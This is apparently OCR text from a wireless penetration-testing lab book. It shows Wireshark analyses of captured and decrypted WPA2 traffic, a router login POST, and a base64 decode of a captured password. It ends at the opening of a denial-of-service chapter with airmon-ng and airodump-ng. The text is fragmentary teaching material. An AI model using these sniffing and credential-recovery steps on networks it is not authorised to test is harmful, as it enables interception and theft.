
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
Supermic_8d:d7:0d	73 590	39 214 441	28 757	34 057 111	44 833	5 157 330
Apple_a0:5b:f2	34 362	22 129 516	21 712	1 994 370	12 650	20 135 146
Apple_06:e4:ad	27 428	12 602 600	18 102	2 304 741	9 326	10 297 859
Apple_80:91:38	5 480	589 012	4 206	464 590	1 274	124 422
Cisco_65:e1:d0	4 696	1 105 535	4 647	1 102 881	49	2 654
All-HSRP-routers_29	4 077	453 512	20	1 600	4 057	451 912
Broadcast	2 771	374 328	0	0	2 771	374 328
Apple_53:68:bf	2 481	636 926	1 181	130 356	1 300	506 570
Apple_86:4c:8c	2 466	1 126 823	1 202	157 444	1 264	969 379
Cisco_58:83:e1	2 008	447 563	1 957	445 903	51	1 660
SamsungE_0f:93:ad	1 812	760 388	815	115 260	997	645 128
Cisco_58:83:e6	1 748	447 494	1 748	447 494	0	0
Cisco_58:83:e2	1 483	341 096	1 483	341 096	0	0
Motorola_8f:e4:9c	1 464	530 124	695	82 948	769	447 176
Cisco_7e:a7:00	1 339	315 647	1 339	315 647	0	0
Apple_eb:9d:83	1 151	413 598	608	298 545	543	115 053
Cisco_cc:a6:2f	1 089	97 986	1 089	97 986	0	0
SamsungE_29:f5:d1	1 063	584 502	121	13 292	942	571 210



File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: dns
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
2854 5.041978 10.3.0.36 8.8.8.8 DNS 102 Standard query 0xf00d A edge-mqtt.facebook.com
2856 5.043536 8.8.8.8 10.3.0.36 DNS 142 Standard query response 0xf00d CNAME mqtt.c10r.facebook.com A 31.13.74.3
2938 5.335352 10.3.0.36 8.8.8.8 DNS 98 Standard query 0xbc3e A www.googleapis.com
3004 5.898644 8.8.8.8 10.3.2.123 DNS 146 Standard query response 0xa56d CNAME android.l.google.com A 216.58.216.78
3005 5.899154 8.8.8.8 10.3.2.123 DNS 146 Standard query response 0xa56d CNAME android.l.google.com A 216.58.216.78
3006 5.899156 8.8.8.8 10.3.2.123 DNS 146 Standard query response 0xa56d CNAME android.l.google.com A 216.58.216.78
3021 5.945234 8.8.8.8 10.3.2.123 DNS 166 Standard query response 0x5ed8 CNAME isw-proxy-pro-sftdal04.phonebooth.net A 108.168.
Frame 2854: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
IEEE 802.11 QoS Data, Flags: .....T
Logical-Link Control
Internet Protocol Version 4, Src: 10.3.0.36 (10.3.0.36), Dst: 8.8.8.8 (8.8.8.8)
User Datagram Protocol, Src Port: 64162 (64162), Dst Port: 53 (53)



Address Resolution
Hosts information in Wireshark
#
Host data gathered from /root/stldump-01.cap
23.21.98.158 userdata-a-1623624983.us-east-1.elb.amazonaws.com
17.167.194.203 iphone-services.ls-apple.com.akadns.net
17.172.232.108 us-courier.push-apple.com.akadns.net
17.110.224.80 us-courier.push-apple.com.akadns.net
132.245.46.34 outlook-namnorth.office365.com
54.163.237.188 rtb.gumgum.com
184.51.115.10 a1294.w20.akamai.net
74.125.225.2 clients.l.google.com
17.172.239.120 us-courier.push-apple.com.akadns.net
17.110.228.96 us-courier.push-apple.com.akadns.net
23.60.139.27 e8218.dscb1.akamaiedge.net
132.245.71.178 outlook-namnorth.office365.com
17.143.162.97 us-courier.push-apple.com.akadns.net
17.178.96.59 apple.com
Help
Cancel
OK



Wireshark: IP Destinatio...
Filter:
http
Cancel
Create Stat



IP Destinations with filter: http
Topic / Item
Count
Average
Min val
Max val
Rate (ms)
Percent
Burst rate
Burst s
IP Destinations 819 0.0016 100% 0.1000 239.51
10.3.2.227 425 0.0008 51.89% 0.0800 300.91
17.253.25.208 33 0.0001 4.03% 0.0400 417.88
17.253.25.204 28 0.0001 3.42% 0.0200 415.65
10.3.2.130 27 0.0001 3.30% 0.0500 430.45
17.253.25.202 20 0.0000 2.44% 0.0600 423.91
10.3.2.123 15 0.0000 1.83% 0.0800 239.44
23.201.44.236 13 0.0000 1.59% 0.0200 279.65
52.27.218.208 11 0.0000 1.34% 0.0300 119.53
173.241.244.220 11 0.0000 1.34% 0.0200 292.14
Copy
Save As
Close


Wireshark: Protocol Hierarchy Statistics
Display filter: none
Protocol
% Packets
Packets
% Bytes
Bytes
Mbit/s
End Packets
End Bytes
End Mbit/s
Frame 100.00 % 426642 100.00 % 58460699 0.491 0 0 0.000
IEEE 802.11 wireless LAN 100.00 % 426642 100.00 % 58460699 0.491 207062 2110846 0.018
IEEE 802.11 wireless LAN management frame 4.39 % 18713 1.49 % 869843 0.007 18713 869843 0.007
Logical-Link Control 47.08 % 200867 94.90 % 55480010 0.466 0 0 0.000
Internet Protocol Version 4 11.54 % 49233 77.17 % 45111994 0.379 0 0 0.000
Transmission Control Protocol 11.52 % 49134 77.14 % 45096854 0.379 47390 44100926 0.370
Internet Message Access Protocol 88 0.04 % 24796 0.000 88 24796 0.000
Simple Mail Transfer Protocol 28 0.03 % 15534 0.000 26 13930 0.000
Internet Message Format 0.00 % 2 0.00 % 1604 0.000 2 1604 0.000
Hypertext Transfer Protocol 0.34 % 1452 1.48 % 867269 0.007 950 494529 0.004
eXtensible Markup Language 0.00 % 9 0.01 % 7191 0.000 9 7191 0.000
Line-based text data 0.00 % 8 0.01 % 7143 0.000 8 7143 0.000
Media Type 0.09 % 370 0.47 % 273766 0.002 370 273766 0.002
JPEG File Interchange Format 0.01 % 59 0.08 % 46826 0.000 59 46826 0.000
Portable Network Graphics 0.01 % 40 0.05 % 28976 0.000 40 28976 0.000
Compuserve GIF 0.00 % 4 0.00 % 2433 0.000 4 2433 0.000
JavaScript Object Notation 0.00 % 10 0.01 % 5954 0.000 10 5954 0.000
SMTP
Help
Close



HTTP Client
Web Server
Request
POST /path/submit HTTP 1.1
Content-Type: text/xml
Response
HTTP/1.1 200 OK
Content-Type: text/xml


decrypt-wpa2-01-dec.cap [Wireshark 1.8.5]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: http
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
24 16.486400 192.168.0.102 1.33.203.39 HTTP 970 GET /generate_204 HTTP/1.1
27 16.492544 1.33.203.39 192.168.0.102 HTTP 66 HTTP/1.1 302 Moved Temporarily (text/h
36 16.650752 192.168.0.102 1.33.203.39 HTTP 1027 GET /gen_204?atyp=i&ct=&cad=&mrto=88&ei
39 16.655360 1.33.203.39 192.168.0.102 HTTP 66 HTTP/1.1 302 Moved Temporarily (text/h
46 19.370688 192.168.0.102 192.168.0.1 HTTP 718 GET /Basic/smart404.asp HTTP/1.1
51 19.380416 192.168.0.1 192.168.0.102 HTTP 872 HTTP/1.1 200 OK (text/html)
60 19.513536 192.168.0.102 192.168.0.1 HTTP 718 GET /Basic/smart404.asp HTTP/1.1
65 19.522240 192.168.0.1 192.168.0.102 HTTP 872 HTTP/1.1 200 OK (text/html)
74 19.664576 192.168.0.102 1.33.203.39 HTTP 1499 GET /gen_204?v=3&s=web&action=&conn=WIF
77 19.670720 1.33.203.39 192.168.0.102 HTTP 66 HTTP/1.1 302 Moved Temporarily (text/h
85 32.465920 192.168.0.102 1.33.203.39 HTTP 1162 GET /url?sa=t&source=web&cd=1&ved=0CCcQ
88 32.471552 1.33.203.39 192.168.0.102 HTTP 66 HTTP/1.1 302 Moved Temporarily (text/h
95 32.634880 192.168.0.102 192.168.0.1 HTTP 521 GET /Basic/style.css HTTP/1.1
Frame 24: 970 bytes on wire (7760 bits), 970 bytes captured (7760 bits)
Ethernet II, Src: SamsungE_0d:45:9e (e4:b0:21:0d:45:9e), Dst: D-LinkIn_c8:04:e8 (90:94:e4:c8:04:e8)


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: http.request.method =="POST"
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
450 68.718848 192.168.0.102 192.168.0.1 HTTP 794 POST /goform/formLogin HTTP/1.1 (appli
971 101.891968 192.168.0.102 192.168.0. ST /goform/formWPS HTTP/1.1 (applica
1021 102.992320 192.168.0.102 192.168.0. ST /goform/formWlanSetup HTTP/1.1 (ap
Mark Packet (toggle)
Ignore Packet (toggle)
Set Time Reference (toggle)
Time Shift...
Edit or Add Packet Comment...
Manually Resolve Address
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow TCP Stream
Follow UDP Stream
Follow SSL Stream
Copy
Frame 450: 794 bytes on wire (6352 bits), 794 bytes ca
Ethernet II, Src: SamsungE_0d:45:9e (e4:b0:21:0d:45:9e
Internet Protocol Version 4, Src: 192.168.0.102 (192.1
Transmission Control Protocol, Src Port: 43634 (43634)
Hypertext Transfer Protocol
Line-based text data: application/x-www-form-urlencode
:e4:c8:04:e8)
.168.0.1)
ck: 1, Len: 728
0000 90 94 e4 c8 04 e8 e4 b0 21 0d 45 9e 08 00 45 00




```
root@kali:~# leafpad labfiles/wpacrack/base64decode.txt
```






```
root@kali:~# base64 -d labfiles/wpacrack/base64decode.txt
password
base64: invalid input
root@kali:~#
```

Wireshark: HTTP object list

Packet num	Hostname	Content Type	Bytes	Filename
36	go.microsoft.com	text/html	146	?LinkId=69157
45	www.live.com	image/x-icon	1150	favicon.ico
53	www.msn.com	text/html	186	?ocid=iehp
156	infosecawareness.in	text/html	23611	login
181	infosecawareness.in	text/css	3438	droplinetabs-cachekey-
189	infosecawareness.in	text/css	8990	pipbox-cachekey-ce0cc
319	infosecawareness.in	image/gif	23275	logo_text.gif
324	infosecawareness.in	image/png	437	large.png
342	www.google-analytics.com	text/javascript	39867	ga.js
356	www.google-analytics.com	image/gif	35	__utm.gif?utmwv=5.4.
404	infosecawareness.in	image/x-ico	1150	favicon.ico
597	infosecawareness.in	image/png	34610	socialnetworkingapp.pr
607	infosecawareness.in	application/x-www-form-urlencoded	217	login_form
633	infosecawareness.in	image/png	52802	socialengineering.png
648	infosecawareness.in	text/html	25336	login_form
701	infosecawareness.in	text/css	3438	droplinetabs-cachekey-


Help Save As Save All Cancel






```
root@kali:~# mergecap -h
Mergecap 1.8.5
Merge two or more capture files into one.
See http://www.wireshark.org for more information.

Usage: mergecap [options] -w <outfile>|- <infile> [<infile> ...]

Output:
  -a                 concatenate rather than merge files.
                     default is to merge based on frame timestamps.
  -s <snaplen>       truncate packets to <snaplen> bytes of data.
  -w <outfile>|-     set the output filename to <outfile> or '-' for stdout.
  -F <capture type>  set the output file type; default is pcapng.
                     an empty "-F" option will list the file types.
  -T <encap type>    set the output file encapsulation type;
                     default is the same as the first input file.
                     an empty "-T" option will list the encapsulation types.

Miscellaneous:
  -h                 display this help and exit.
  -v                 verbose output.
```

Chapter 8: Denial of Service Attacks




```
root@kali:~# ifconfig
wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:3e:bb:3f
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```


```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2019    dhclient
2201    NetworkManager
2606    wpa_supplicant

Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)
```

```
root@kali:~# airodump-ng mon0
```

